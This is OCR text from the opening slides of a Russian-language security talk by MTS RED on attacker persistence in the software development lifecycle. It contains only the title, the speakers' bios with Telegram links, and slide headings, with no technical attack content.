Доля успешных атак

- Успешные проекты Blue Team
- Успешные проекты Red Team

MTC RED

СЛЕПАЯ ЗОНА МОНИТОРИНГА: ЗАКРЕПЛЕНИЕ В SDLC

Денис Макрушин
технический директор

Павел Гусь
ведущий системный архитектор

ЧТО МЫ ТУТ ДЕЛАЕМ?

Денис Макрушин

- Создаю технологии кибербезопасности в МТС RED: t.me/mtsred_co
- Борюсь с Ransomware в НИЯУ МИФИ
- Ищу уязвимости и рассказываю о них: t.me/makrushin

Павел Гусь


- Провел >50 пентестов на объектах КИИ
- Тестирую российские решения в области ИБ
- Внедряю сервисы ИБ в МТС RED t.me/mtsred_co
- Считаю, что нет такой профессии, как «хороший парень»


t.me/mtsred_co

t.me/makrushin

МТС RED


ТЕХНОЛОГИЧЕСКИЙ СТЕК ↑↑



